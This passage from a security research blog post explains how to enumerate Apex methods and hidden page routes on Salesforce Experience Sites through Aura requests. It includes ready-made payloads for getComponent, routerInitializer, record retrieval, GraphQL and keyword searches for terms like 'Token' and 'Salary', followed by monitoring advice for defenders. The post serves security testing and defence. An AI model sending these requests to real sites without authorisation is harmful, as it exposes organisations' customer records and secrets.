                    }).then(function() {
                        var t = f(function*(t) {
                            return t = JSON.parse(yield t), t?.menuGroup?.menuItems && (t.menuGroup.menuItems = yield e.updateMenuItemsUrls(t.menuGroup.menuItems)), t
                        });
                        return function(e) {
                            return t.apply(this, arguments)
                        }
                    }()), e.dispatchAddContextNav()
                })()
            }
We can see that there is a map - this map represents the parameters. So the parameters of HC_ContextNavController.getContextNavData are:
- siteLabel
- language
- showProducts
- productsPosition (which is 1)
If you're unsure of a parameter's type, pass an invalid value, such as a list of lists, intentionally. Salesforce will tell what the expected type is:

Value provided is invalid for action parameter 'siteLabel' of type 'String'
Full Site Enumeration
A lot of tools, such as AuraInspector, look at the JS files, such as app.js or bootstrap.js. Those JS files are loaded when you first browse the site, and they contain many components. Right now the online tools available to most testers only look at the legacy Lightning Components, but we encourage you to look for both structures within the JS files.

When you open the site in Burp, look for the JS files that are loaded with the following URL pattern:
GET /{sitePrefix}/s/sfsites/l/{context}/bootstrap.js?..
GET /{sitePrefix}/s/sfsites/l/{context}/app.js?..
GET /{sitePrefix}/s/sfsites/l/{context}/appcore.js?..
And look for those structures there.
This approach is widespread, and it’s what most tools do. But it is not enough - it only returns a small fraction of the Apex methods on the site.
To get the full list of the Apex methods, we need to retrieve components from pages. To do that, we will use a special Aura method: ComponentController.getComponent
This method is used to retrieve different kind of “components” from Salesforce. This includes pages:
{
  "actions": [{
    "descriptor": "aura://ComponentController/ACTION$getComponent",
    "params": {
      "name": "markup://siteforce:pageLoader",
      "attributes": {
        "pageLoadType": "THEME_LAYOUT",
        "themeLayoutType": "Inner"
      }
    }
  }]
}
In this example, we are retrieving a global layout, which works similarly to pages. It returns the components of the layout, which may contain Lightning components with custom controllers.
Unlike most Aura calls, we do not care about the content of the action’s result, but what’s under “context” in the response from the server. Under context, we will find “componentDefs” - which may contain the legacy Lightning Component definitions we saw, and “moduleDefs” which may contain the LWC definitions, exactly as seen above.
{
  "mode": "PROD",
  "app": "siteforce:communityApp",
  "contextPath": "/s/sfsites",
  "componentDefs": {
    "xs": "I",
    "descriptor": "markup://forceCommunity:managedContent",
    "cd": {
      "descriptor": "compound://forceCommunity.managedContent",
      "ac": [
        {
          "n": "getContentPreviewData",
          "descriptor": "serviceComponent://ui.communities.components.aura.components.forceCommunity.managedContent.ManagedContentComponentController/ACTION$getContentPreviewData",
          "at": "SERVER",
          "rt": "java://java.util.Map",
          "pa": [
            {
              "name": "urlAlias",
              "type": "java://java.lang.String"
            },
            {
              "name": "mcVersionId",
              "type": "java://java.lang.String"
            }
          ]
        }
      ]
    },
    "cc": "*JS CODE*",
    ...
  },
  "moduleDefs": [
    {
      "xs": "P",
      "co": "*JS CODE*",
      "ce": "c-hc-config",
      "descriptor": "markup://c:hcConfig",
      "n": "c/hcConfig",
      "av": "66.0",
      "rl": true,
      "lv": "lvl",
      "lri": {
        "basePath": "community",
        "HC_RequestsController.getCommunityUrl": "apexMethod",
        "HC_RequestsController.getCoveoConfig": "apexMethod",
        "Search_CoveoTokenGenerator.getToken": "apexMethod",
        "c/hcUtils": "module"
      }
    }
  ],
  "loaded": {
    "APPLICATION@markup://siteforce:communityApp": "1533_ez-GoXD6UAAJ6rtTbHErdw"
  },
  ...
}
Of course, this is just the theme. We want to get every page. We can guess pages, and there are some tools that try to do just that. But there is no need - we can get Salesforce to tell us what the site pages are. Introducing routerInitializer. It is a special component that contains the site's routes. We can retrieve using the Aura method ComponentController.getComponent we used before:

{
  "actions": [{
    "descriptor": "aura://ComponentController/ACTION$getComponent",
    "params": {
      "name": "markup://siteforce:routerInitializer",
      "params": {}
    }
  }]
}
The response contains all the routes relevant to the current context:
{
  "componentDef": {
    "descriptor": "markup://siteforce:routerInitializer"
  },
  "creationPath": "/*[0]",
  "model": {
    "baseSPAPathPrefix": "/s",
    "loginPageUrl": "https://help.salesforce.com/s/login",
    "loginSPAName": "login",
    "routes": {
      "/error": {
        "dev_name": "Error",
        "cache_minutes": "30",
        "themeLayoutType": "Inner",
        "route_uddid": "0I33y000001y1Ip",
        "view_uuid": "e921ef46-5ba3-4cc0-903c-d38901944efc",
        "seo_title": "Salesforce Help | Error",
        "page_type_info": "{\"always_public\":\"DEFAULT\",\"seo_index\":\"INDEX\",\"dynamic\":false,\"flexipage_type\":\"COMM_APP_PAGE\",\"page_reference_type\":\"comm__namedPage\",\"default_url\":\"/error\"}",
        "view_uddid": "0I33y000001y1L3",
        "seo_description": "",
        "is_public": "true",
        "audience_name": "Default",
        "id": "3c67a81b-0077-48e2-a632-0100f7206ed6",
        "event": "error"
      },
      "/": {
        "dev_name": "Home",
        "cache_minutes": "30",
        "themeLayoutType": "cycxOyjOthjpJJV7VExTKwSILGEsnf",
        "route_uddid": "0I33y000001y1L9",
        "view_uuid": "6ee1f13f-9c52-4db9-8528-55f519bb154d",
        "seo_title": "Salesforce Help | Home",
        "page_type_info": "{\"always_public\":\"DEFAULT\",\"seo_index\":\"INDEX\",\"dynamic\":false,\"flexipage_type\":\"COMM_APP_PAGE\",\"page_reference_type\":\"comm__namedPage\",\"default_url\":\"/\"}",
        "view_uddid": "0I3Hx0000006rBJ",
        "hasCmpTargets": true,
        "seo_description": "",
        "is_public": "true",
        "audience_name": "Default",
        "id": "efc45ed1-b207-4bc9-82e7-057e0cd3b976",
        "event": "home"
      },
...
    },
    "supportedEntityNamesToKeyPrefixes": {}
  }
}
The routes returned depend on the session context. The same request made without any session cookies may return a different (usually smaller) set of routes than the same request made with a renderCtx cookie captured from another page. Run using the following contexts:
- No cookies at all
- With the renderCtx cookie from the home page
- With the renderCtx cookie from the login page
In most cases, the result is similar, but we have encountered sites where this was the only way to receive a full list of the apex methods due to how Salesforce has implemented this feature.
Once you have this list, you can browse directly to each route and interact with it in the browser, see requests and responses, and play with them in your favorite HTTP interception tool. This also works in sites that automatically redirect you to the login screen or the main landing site of the company. We have identified vulnerabilities in such “hidden” pages in major companies.
We can also retrieve the components of the page, using ComponentController.getComponent again, but with different parameters. First of all, we need to extract two values from the route object.
"/": {
        "dev_name": "Home",
        "cache_minutes": "30",
        "themeLayoutType": "cycxOyjOthjpJJV7VExTKwSILGEsnf",
        "route_uddid": "0I33y000001y1L9",
        "view_uuid": "6ee1f13f-9c52-4db9-8528-55f519bb154d",
        "seo_title": "Salesforce Help | Home",
        "page_type_info": "{\"always_public\":\"DEFAULT\",\"seo_index\":\"INDEX\",\"dynamic\":false,\"flexipage_type\":\"COMM_APP_PAGE\",\"page_reference_type\":\"comm__namedPage\",\"default_url\":\"/\"}",
        "view_uddid": "0I3Hx0000006rBJ",
        "hasCmpTargets": true,
        "seo_description": "",
        "is_public": "true",
        "audience_name": "Default",
        "id": "efc45ed1-b207-4bc9-82e7-057e0cd3b976",
        "event": "home"
      }
The values we care about are id, view_uuid, and themeLayoutType. We will use them in the ComponentController.getComponent request.
{
  "actions": [{
    "descriptor": "aura://ComponentController/ACTION$getComponent",
    "params": {
      "name": "markup://siteforce:pageLoader",
      "attributes": {
        "viewId": "[ID]",
        "routeType": "home",
        "themeLayoutType": "[themeLayoutType]",
        "params": {
          "viewid": "[VIEW_UUID]",
          "view_uddid": "",
          "entity_name": "",
          "audience_name": "",
          "picasso_id": "",
          "routeId": ""
        },
        "hasAttrVaringCmps": false,
        "pageLoadType": "STANDARD_PAGE_CONTENT",
        "includeLayout": true,
        "priority": "0"
      }
    }
  }]
}
During our research, we found out that for this to work, we also need to change aura.context - it’s a JSON object that has remained untouched until now. You will find it in your aura request POST payload, after actions. In that object is a key called “uad”. If it’s “true” - change it to “false”.
{
  "mode": "PROD",
  "fwuid": "VEhtaDlVRkdCeTJiZFhuOTVYYjRJQTJEa1N5enhOU3R5QWl2VzNveFZTbGcxMy4tMjE0NzQ4MzY0OC4xMzEwNzIwMA",
  "app": "siteforce:communityApp",
  "loaded": {
    "APPLICATION@markup://siteforce:communityApp": "1533_ez-GoXD6UAAJ6rtTbHErdw"
  },
  "dn": [],
  "globals": {},
  "uad": true <-- change this to false
}

The response looks the same as before: we examine the content of context and iterate over componentDefs and moduleDefs.
Now that we have listed the site’s Apex methods, all we need to do is play around with them. Oftentimes, there is no need for a vulnerability - the Apex itself may return data it shouldn’t. It is a valid report. But of course, from here you can also try injection techniques.
To The Security Team
We want to add a few words for our blue team readers. In our previous blog posts, we discussed how to harden the site, how to monitor Aura requests, and common Apex pitfalls. We recommend reading the original blog posts for more information, but start by reviewing the guest user sharing rules in your system. Then review the guest user profile permissions
Beyond the initial hardening steps, maintaining a secure Salesforce Experience Site requires continuous effort. The platform's highly customizable nature means configurations can change frequently, potentially introducing new security gaps. Security teams should prioritize:
- Configuration Drift Monitoring: Regularly audit the site's sharing rules, guest user profile permissions, and organization-wide defaults. Even small changes to a sharing rule can expose sensitive data via the Aura framework.
- Apex Class and Permission Review: Re-evaluate the security of Apex classes, especially those utilizing Without Sharing. Ensure that the Guest User profile and other external user profiles only have access to the absolute minimum necessary Apex methods and objects.
To monitor abuse, a Salesforce Shield subscription is required because the data is available only in Shield-exclusive event log files. At Reco, we monitor several event types, including AuraRequest. We look for events where guest users use GraphQL or a burst of getItems requests. We do not recommend raising an alert on “getComponent” as it is a very common Aura request even in mundane sessions.
SELECT Id, LogDate, Interval, LogFile, LogFileLength
FROM EventLogFile
WHERE EventType in ('AuraRequest')
Appendix
Additional Native Controllers
The following controllers have been documented publicly by researchers
Retrieve a specific record by ID — RecordGvpController.getRecord:
{
  "actions": [{
    "id": "123;a",
    "descriptor": "serviceComponent://ui.force.components.controllers.recordGlobalValueProvider.RecordGvpController/ACTION$getRecord",
    "callingDescriptor": "UNKNOWN",
    "params": {
      "recordDescriptor": "001XXXXXXXXXXXX.undefined.null.null.null.Id.VIEW.false.null.Name,Phone,BillingCity.null"
    }
  }]
}
The recordDescriptor is a dot-separated string: recordId.recordTypeId.layoutType.layoutOverride.parentId.fields.mode.updateMRU.transactionGuid.optionalFields.null.
Important: For relationship fields like CreatedBy.Name, encode the dot as ;2: CreatedBy;2Name.
Note: The record returned by this method will be found in the context, instead of the actions.
GraphQL — RecordUiController.executeGraphQL:
Salesforce exposes an undocumented Aura controller that lets you execute GraphQL queries directly against the org:
{
  "actions": [{
    "id": "123;a",
    "descriptor": "aura://RecordUiController/ACTION$executeGraphQL",
    "callingDescriptor": "UNKNOWN",
    "params": {
      "queryInput": {
        "operationName": "accounts",
        "query": "query accounts { uiapi { query { Account(first: 2000) { edges { node { Name { value } } } totalCount pageInfo { endCursor hasNextPage } } } } }",
        "variables": {}
      }
    },
    "version": "64.0",
    "storable": true
  }]
}
Keyword search across an object — ScopedResultsDataProviderController.getLookupItems:
{
  "actions": [{
    "id": "123;a",
    "descriptor": "serviceComponent://ui.search.components.forcesearch.scopedresultsdataprovider.ScopedResultsDataProviderController/ACTION$getLookupItems",
    "callingDescriptor": "UNKNOWN",
    "params": {
      "scope": "Account",
      "term": "Bank",
      "pageSize": 100,
      "currentPage": 0,
      "sortBy": "",
      "enableRowActions": false,
      "additionalFields": ["Phone", "CreatedBy.Name"],
      "contextId": "",
      "dependentFieldBindings": {},
      "additionalContext": null,
      "source": null,
      "useADS": false
    }
  }]
}
Useful when getItems times out, or when you want to search for interesting keywords across an object — "Bank", "Salary", "API", "Token" — without knowing which field to filter on. The additionalFields parameter lets you pull in fields beyond the default layout.

Nitay Bachrach
%201.svg)
ABOUT THE AUTHOR
Nitay Bachrach is a Senior Security Researcher at Reco and a Salesforce security expert.

Nitay Bachrach is a Senior Security Researcher at Reco and a Salesforce security expert.


.png)


%201.svg)


.svg)